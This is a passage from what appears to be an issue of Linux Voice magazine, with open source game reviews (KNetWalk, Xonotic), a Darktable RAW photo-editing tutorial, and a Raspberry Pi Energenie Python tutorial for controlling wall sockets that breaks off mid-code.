
It's a simple idea, but it can be quite challenging – kind of like how a computer game based on the problem of untangling cables should be. Each part of the solution can, in some way, affect any other part. On smaller boards, it's usually quite straightforward to see how the servers have to be linked. However as the boards get bigger and hold more servers, it

becomes a challenge to find routes to the servers that don't cut off routes to other servers

There are quite a few different versions. We've looked at *KNetWalk*, but there's also a version included with *Eagle Mode* (reviewed earlier in FOSSpicks), and there's a web-based version at [www.logicgamesonline.com/netwalk](http://www.logicgamesonline.com/netwalk).

### Bite-size challenge

There are a range of difficulties, which are determined by the size of the board, and the game is scored by time. The quicker you can solve large boards, the better a player you are. In *KNetWalk*, the grid cables can connect between opposite sides of the board if you're playing on very hard mode, though this isn't possible in all versions.



**Pro tip: if you ever create a real network that looks like this, you've done something wrong.**

If you're struggling to advance to the more difficult stages, there are some tips in the help files. Once you've worked out the best technique, you should be able to conquer most levels in a few minutes. This makes *KNetWalk* perfect for filling a few minutes while you're waiting for something to download.

**PROJECT WEBSITE**  
<https://games.kde.org/game.php?game=knetwalk>

First-person shooter

# Xonotic

**B**roadly speaking, the aim of a first-person shooter game is to run around and kill people. In *Xonotic*, this involves using futuristic weapons, and plenty of jumping to get around the levels.

*Xonotic* has most of the usual FPS gameplay options, including capture the flag and death match, and has single-player (against AI opponents), and multi-player options. The best games are to be found in the networked multiplayer version. *Xonotic* is popular enough that there are always games going on that you can join in and start fragging people around the world. If you fancy yourself as a true *Xonotic* warrior, there are tournaments

where you can pit your skills against the best players in a battle to the death.


*Xonotic* is a fork of *Nexuiz*, which was an open source game, but went commercial. However, the commercial version has been discontinued and the server's taken offline. The spirit of *Nexuiz* lives on in *Xonotic*.

*Xonotic* is based on the *DarkPlaces* engine, which is itself based on the *Quake* engine. This long heritage produces a game that is visually impressive. In fact, it is – to our eyes – the best looking





**Linux gaming isn't all about steam: there are plenty of great open source games, as *Xonotic* proves.**

open source FPS game, despite which it should play well on computers with even quite modest 3D capabilities.


The new version includes new sounds, new maps, a tidier user interface, and many more minor improvements. If you already have the older version, it's well worth upgrading. 

**“Xonotic is a fork – the spirit of Nexuiz lives on in Xonotic.”**

**PROJECT WEBSITE**  
<http://xonotic.org>



Can you help inspire the next generation of coders?



**Code Club** is a nationwide network of volunteer-led after school clubs for children aged 9-11.

We're always looking for people with coding skills to volunteer to run a club at their local primary school, library or community centre for an hour a week.

You can team up with colleagues, a teacher will be there to support you and we provide all the materials you'll need to help get children excited about digital making.

There are loads of ways to get involved!

So to find out more, join us at [www.codeclub.org.uk](http://www.codeclub.org.uk)

# TUTORIALS

Dip your toe into a pool full of Linux knowledge with eight tutorials lovingly crafted to expand your Linux consciousness



**Ben Everard**

Is designing the home of the future, with Linux at its heart.

With some exceptions, Linux follows the Unix style of operating. This means that the system is controlled through the shell using command line utilities that can be joined together in scripts. It's a method that's incredibly powerful, which is why it's still the most popular method of managing servers 40 years after Unix began.


Forty years is a long time in computing, and computers are very different than they were when the Unix way was first conceived. The scale of data centres, the volume of processing and complexity of the software stacks are all far greater than even seemed possible in the 1970s. The old way of computing still works, but it's showing signs of age.

There are a whole host of new technologies promising to change the world – Systemd, BTRFS and containers to name but a few. The full potential of these, both good and bad, is not yet realised, and won't be for some time yet.

Not all change is positive, but some is. It's time for us as a community to really start to heavily evaluate the options, and decide which way we want our OS to go. There are plenty of people trying to push new solutions on us, and it's up to us to decide what to take.


[ben@linuxvoice.com](mailto:ben@linuxvoice.com)

## In this issue...




### Digital darkroom

Instead of waking up at 5am to photograph in perfect light, **Graham Morrison** just tweaks his pictures. You can too.




### Control sockets

With a Raspberry Pi, an expansion card and some Python, **Les Pounder** takes control of his sockets, and reveals his secrets.




### Gnuplot

**Andrew Conway** shows you how to make graphs without leaving the command line. *Bash* can be beautiful!




### Lyx and Latex

Creating good-looking documents needn't be hard work. **Valentine Sinitsyn** introduces a graphical *Latex* editor.



### Puppet

Keep all your servers running the right version of the right software. **Jon Archer** shows you how to make your puppets dance.



### Hide encryption

**Jake Margason** keeps his valuable encrypted data hidden out of the sight of any digital intruders, and you should too.

## PROGRAMMING

### ALGOL

**100** ALGOL was originally designed to be the universal computing language, but it never really took off. Despite its demise, it's an important language, because it was in ALGOL that many concepts fundamental to programming today first came to light. ALGOL may be dead, but its memory lives on.

### Pointers

**104** C gives you a high degree of control over your hardware. However, in return, you have to handle the low-level details that many languages cover up. Pointers are possibly the most confusing of these. They're variables about variables, so to speak. Master them now or be forever confused.

### ASM

**106** Operating systems are complicated pieces of software that take expert programmers years to write; or at least, that's what some people will have you believe. In part four of the ASM tutorial, you can go from scratch to your own booting OS in just a few hours. Look out Linus – we're coming for you!


# PROCESS RAW IMAGES WITH DARKTABLE

Many cameras and even smartphones support raw images. Here's why RAW is awesome for fixing a lack of skill.

### WHY DO THIS?

- Make all your photos beautiful...
- ... without destroying the original images

The photos we take don't always come out as perfectly as we'd wish. With portrait shots, this is usually down to the location of the subject: they may be sitting in front of a bright window, for example, or in a dark room. These situations result in overexposure and underexposure in a digital image – data is either clipped by the brightness or unresolved by the darkness. Fortunately, the RAW image formatted supported by many cameras can save the day. These files contain the raw sensor data from your camera, and this data is typically pre-rasterisation into a format like JPEG and recorded at the full data depth of your sensor.




All you need is a little software to help you work with RAW.

## Step by step: Fix exposure in your RAW images

### 1 Install a RAW image editor


There are a couple of excellent applications for processing raw images in Linux – one is called *RawTherapee*, while the other is called *Darktable*. Both *RawTherapee* and *Darktable* are capable applications, but we've gone with *Darktable* for this tutorial. It should be easily installed and launched (we're using version 1.6.4). The only modification we needed to make was to change the default font size for the user interface. There's no configuration tool within *Darktable* itself, so you need to copy the folder `/usr/share/darktable` to `.config` in your home directory and edit `darktable.gtkrc` in a text editor. Look for the `font_name` property and increase the font in the double quotes that follow. You could also change the font itself if you prefer something different. We changed the size from 8 to 14, but the best value will depend on your screen.



### 2 Import your images

With that minor configuration out of the way, it's time to play with the application itself. If you've used Adobe's *Lightroom* or *Afeshot Pro*, it will feel familiar. The main view is known as a 'light table', the virtual equivalent to where an old fashioned photographer would lay their negatives for further selection and processing. RAW files are the digital equivalent to these negatives, and to start, you'll need to add a folder containing your RAW files (and/or your JPEG files). This can be accomplished from the drop-down menu in the top-right of the main window.


Most cameras will store both JPEG and RAW versions, both of which will display linked with a yellow box when you hover your mouse over one. The formats are also shown on the background of the thumbnail image. Double-click one of your RAW images (ours are from a Canon camera and have the CR2 extension), for further editing.



### 3 Explore the user interface

We're now in 'dark table' mode, which is supposedly the virtual equivalent to a photographer's darkroom. This is where we can make all the adjustments we need. As with any other of the views, you can use Alt and the scroll wheel to change the zoom factor of the image or thumbnails. Each process that you can apply to your image is implemented as a module, and you see these modules grouped into sections on the right. The tiny power symbol buttons next to modules are used to activate and deactivate them.


A module is listed in the first group when it's enabled, beneath the other tiny power button symbol. Under- and overexposure areas can be highlighted by clicking on the tiny diagonal button in the bottom-right, and you can add many more modules to your palette using the 'More Modules' menu in the same corner.



### 4 Lens adaption and noise reduction


Now it's time to make a few edits. The first thing we usually do is change the lens profile for the photo. This flattens the curve from the lens and equalises the light and exposure to compensate. This module is listed beneath the correction group, and your camera and lens will need to be listed for the process to work. RAW images can also contain quite a bit of noise, and the best reduction we've found is via the module called 'denoise(non-local mean)', which needs to be added from the 'more modules' list first.

When the module is enabled, use the patch size and strength parameters to edit the amount of reduction and switch the module on and off to check its effect. Hot pixels is another fixing module useful when removing specular highlights, such as a bright and small reflection on an edge or screen.





### 5 Exposure settings

Enable the 'exposure' module in the basic group and for underexposed images ramp up both the exposure and the black to brighten the image without reducing the contrast. You can bring unseen detail out of an image with the 'shadows and highlights' module. Increasing the highlights slider will increase the brightness of whiter elements within an image, and you can use the tiny button labelled 'multiple instance' to duplicate each module so you can work on different thresholds within the same image. For easier comparison with pre-edit versions, use the 'snapshots' feature on the left in combination with the history. This will split the view into a 'before' and 'after' image so you can see what effect you're having on the final image.



### 6 Exporting the image

Darktable is a non-destructive editor, which means it doesn't change the original photo when you make your edits. That's why you can roll back through them using the history list. To export an edited image, you need to go back to the light table view that displays the thumbnails of your images. It's a bit unintuitive at first, but you need to use the newly listed modules on the right to save your images. Use the 'select' module to make sure you've chosen the image(s) you need, then open the 'export selected' module. You can choose a file format, quality settings and profiles (we use JPEG at 100%) as well as changing the save location. Click on export to make it happen and wait a few moments. You'll be informed when the image has been rendered and saved to your chosen location. 





# BEING GREEN WITH YOUR RASPBERRY PI AND PYTHON

LES POUNDER

Being green is never easy, but perhaps a Raspberry Pi can help us cut down on our carbon emissions and save the polar bears.

**WHY DO THIS?**

- This is a great cross-curricular exercise for schools
- Learn Python
- Learn to use the Energenie wireless socket controller
- Learn a little *Minecraft* hacking
- Build a GUI in Python
- Learn to work with sensors in Python

**TOOLS REQUIRED**

- A Raspberry Pi Model Pi 2 or B+
- An Energenie
- For project 1 – A mobile phone charger
- For project 2 and 3 a lamp
- For project 3 a breadboard, 2 female to male jumper leads and 1 momentary switch
- Python 2 installed on your machine

Electricity is something that we take for granted: we just turn it on and off, and only really think about how much we're using when the bill arrives. In this tutorial we will use a device called Energenie to wirelessly connect our Raspberry Pi to a wall socket and control devices attached to it. We will conduct three projects to interface with the Energenie.

- **Project 1** Mobile phone charging station
- **Project 2** *Minecraft* user interface
- **Project 3** Remote control switch

Each of the projects can be completed in a one-hour computing lesson with time for class to explore possibilities of expanding the projects to meet their needs in the curriculum. These projects can be enhanced with cross-curricular activities.


**Project 1 – mobile phone charging station**

Typically we leave our phone on charge overnight, but that really isn't an energy-efficient solution. In this project we'll use the Energenie power outlet and matching Raspberry Pi add-on to create a timed charging station. We will use a graphical user interface (GUI) using the *EasyGUI* library. Connect your Raspberry Pi as normal and gently insert the Energenie add-on onto the GPIO (General Purpose Input Output). It will fit over the first 26 pins from the SD card and it will overlap with the Raspberry Pi. With the board fitted, insert the power and boot your Raspberry Pi to the desktop.

We'll be using *EasyGUI* to create an interface for our project, but it is not installed as standard so to install this library open a terminal and type the following followed by Enter.

```
sudo apt-get install python-easygui
```

We also need to install the Energenie library; helpfully



The Energenie is a brilliant gadget, available for £20 from <https://energenie4u.co.uk/index.phpcatalogue/product/ENER002-2PI>.

Ben Nuttall from the Raspberry Pi Foundation has already created a handy package for us to install. You can find Ben's code at <https://github.com/bennuttall/energenie>. In the terminal enter the following lines of code and press Enter after each line.

```
sudo apt-get install python-pip
sudo pip install energenie
```


With that installed, keep the terminal open and type **sudo idle** to launch the *Idle* editor. We need to do this so that we can access the GPIO, as only a user with root privileges can use the GPIO.

**So let's start coding!**

In *Idle*, open a new file by going to File > New. I like to import the libraries necessary at the top of the script, as this means I only have one place to look for problems when I'm debugging the code.

```
from energenie import switch_on, switch_off
from time import sleep
import easygui as eg
```

Careful when fitting the Energenie add-on to the Pi: GPIO pins can bend.





## Wireless communication

Connecting to a Raspberry Pi remotely can be accomplished in many different ways. To remotely control your Raspberry Pi on the command line (often called “Headless” mode) you can set up an SSH server on your Pi. In a terminal type `sudo raspi-config` and choose the SSH option from the Advanced menu.

To control your Pi over a network and use your mouse and screen there is a technology called VNC that can send the video from your Pi down a network. Head over to [http://elinux.org/RPi\\_VNC\\_Server](http://elinux.org/RPi_VNC_Server) for more information. Please note that *Minecraft* does not work with VNC.

It's also possible to connect to your Pi over radio using the Slice of Radio gadget from electronics vendor Ciseco and an

SRF dongle from the Ciseco store: <http://shop.ciseco.co.uk/raspberry-pi>. This can have a range of many hundreds of metres, depending on line of sight.

The Energenie uses 433MHz transmitters to send a signal over radio from your Pi to the unit. 433MHz units can be found on eBay for a few pounds.

You could also set up a direct cable connection between your Raspberry Pi and computer via a cheap Ethernet cable. When used with SSH and VNC this enables you to use your Pi anywhere. Take a look at this great resource: <https://pihw.wordpress.com/guides/direct-network-connection> for a guide on how to use it.

Our first import brings two functions from the **energenie** library into our code, **switch\_on** and **switch\_off** (I think you can guess what they do). Our second import sees us bring the **sleep** function into our code; we will use this to time how long the charging station will operate. Our last import sees us import the **easygui** library and rename it to **eg** for easier use.

Next we shall create a function called **timer**. A function enables us to group a section of code under one name and then call the function by its name and have all of the code run in sequence, similar to a macro in office applications.

### def timer():

You will see at the end of the line that there is a colon `:`, which instructs Python that this is the end of declaring the functions name and that the next lines will be the code that is contained therein.

```
t = float(eg.enterbox(title="Linux Voice Phone Charging",
msg="How long shall I charge your phone for (in minutes)?"))
```

Our first line of code for the function sees us create a variable called **t**, and in there we store the answer to the question “How long shall I charge your phone for?” We capture this using an enterbox from *EasyGUI*. This is a dialog box that can ask a question to the user and capture the answer. We give the dialog box a title and a message **msg** to the user to give us an answer in minutes. You will see that this is wrapped in a **float** function; this converts the answer given to a float value (a value that can have a decimal place).

```
t = t * 60
```

Our next line of code performs a little maths. We take the current value of **t** and then multiply it by 60 to give us the time in minutes but counted as seconds, so two minutes is 120 seconds.

```
switch_on()
```

```
sleep(t)
```

```
switch_off()
```

The next three lines of code turn on the Energenie unit, then it waits for the value of **t** before switching the unit off, and thus our phone stops charging. This is the end of the function, so now let's look at the main body of code.

### while True:

We start with an infinite loop (in Scratch this is called a forever loop), and this loop will go round and

round until we break the loop or turn off the Raspberry Pi.

```
choice = eg.choicebox(title="Linux Voice Phone Charging",msg="Would you like to charge your phone?",
choices=("Yes","No"))
```

The next line handles asking the user if they would like to charge their phone, and we use another dialog box from *EasyGUI*, this time the choicebox, which uses the same title and **msg** syntax as the enterbox, but you can see an extra value of choices that will appear as menu items in the dialog box.

Now we start a conditional statement, and it works like this.

### If the value of choice is NOT equal to “No”

#### Then run the function called timer()

```
if choice != "No":
```

```
    timer()
```

```
else:
```

```
    print("All off")
```

```
    switch_off()
```


```
    break
```


Our last section of code handles the user selecting not to charge their phone. It prints **All off** to the shell and then makes sure that the Energenie unit is turned off before finally breaking the infinite loop and stopping the application.

So that's the code – now make sure that your mobile phone is plugged into its charger and that is plugged into the Energenie.

Run the code by going to Run > Run Module. Answer the questions correctly and you should see your phone charging. If for some reason nothing happens, press and hold the green button of your

Our finished phone charger application isn't pretty, but it will save you electricity.





As of December 2014 Raspbian comes with Minecraft installed as standard. If your version is older then you will need to update your distro.

Energenie for five seconds and then run the script again. We've taken our first step to saving the planet!

### Project 2 – Minecraft controlled lights

We're going to use *Minecraft* to create an interface based on our player's location. Specifically, we're going to use the game to make a light come on in the real world. Open *LXTerminal* and type

**sudo idle**

Open a new file in *Idle* File > New.

Just like Project 1 we shall start our code with importing the libraries that enable us to do more with Python.

**from mcpi import minecraft**

**from energenie import switch\_on, switch\_off**

**from time import sleep**

Our first import is the *Minecraft* library, which contains all of the functions that we will need to interface with a running *Minecraft* game. Our next import handles the Energenie interface, and finally we import the **sleep** function from the **time** library. In this tutorial we do not use it, but it can be used as an extension activity in class or at home.

**mc = minecraft.Minecraft.create()**

Next we create a variable called **mc**, and in there we store a connection to the *Minecraft* game running. By prefacing any of our functions with **mc** we instruct Python to replace **mc** with the full text.

**while True:**

We start the main body of code with an infinite loop (again, in Scratch this is called a forever loop), and this loop will go round and round until we break the loop or turn off the Raspberry Pi.

**pos = mc.player.getTilePos()**

In order to constantly search for the player's location we create a variable called **pos**, in which we store the player's position in the *Minecraft* world. This is an X Y Z coordinate system based on blocks being 1 metre cubed. The **getTilePos** function rounds up our position so this gives us a coarse location, but one that is easier to work with.

**if pos.x == -7.0:**

Now we use an **if** statement to compare the location of Steve, our character in *Minecraft*, with a

hard-coded value of -7.0 (this was a position near to where the game dropped me off at the start of the game). If this condition is true, then the following code is executed, turning on the lamp in the real world.

**mc.postToChat("Light On")**

**switch\_on()**

**PostToChat** is a method of sending text to users in a game, in this case us. We then call the **switch\_on** function from Energenie to turn on the lamp attached to the unit.

**else:**

**switch\_off()**

Finally, we set the condition to say that when we are not at the coordinates, turn the lamp off.

So that is the code complete. Before you run it, open *Minecraft* and start a new world. You can find *Minecraft* in the Games menu. Once it has loaded, switch back to *Idle*, release the mouse with the Tab key, and run the code using Run > Run Module.

Plug a lamp into your Energenie and make sure it is set to come on if it has a switch. Move Steve to the -7.0 coordinate (you can see your current position in the top-left of the screen). Once you find the right square the lamp will light up.

If you're having a little difficulty finding the square, edit this line

**if pos.x == -7.0:**

To read

**if pos.y > 5.0:**


Save and run the code again. Now in *Minecraft* double-tap the Space bar to fly and then hold on to it for a few seconds. Steve will fly into the air and your light will come on.

### Project 3 – push-button lamp


For our final project we will use a few cheap electronic components to create a simple remote switch to turn on the lamp. Physical computing is a great way for classes to understand the links between the real and virtual worlds. In this project we use a simple push button as our input, but we could use other types of inputs such as sensors.

To start the project you should have already set up your Raspberry Pi as per the instructions in Project 1.

Open *LXTerminal* and type **sudo idle** to start the *Idle* editor, then open a new file.



Our *Minecraft* project links code with real-life events – just like grown-up programmers do all the time.



```

Python Shell
import RPi.GPIO as GPIO
from time import sleep
from energenie import switch_on, switch_off

GPIO.setmode(GPIO.BCM)

GPIO.setup(26, GPIO.IN, GPIO.PUD_UP)
switch_off()
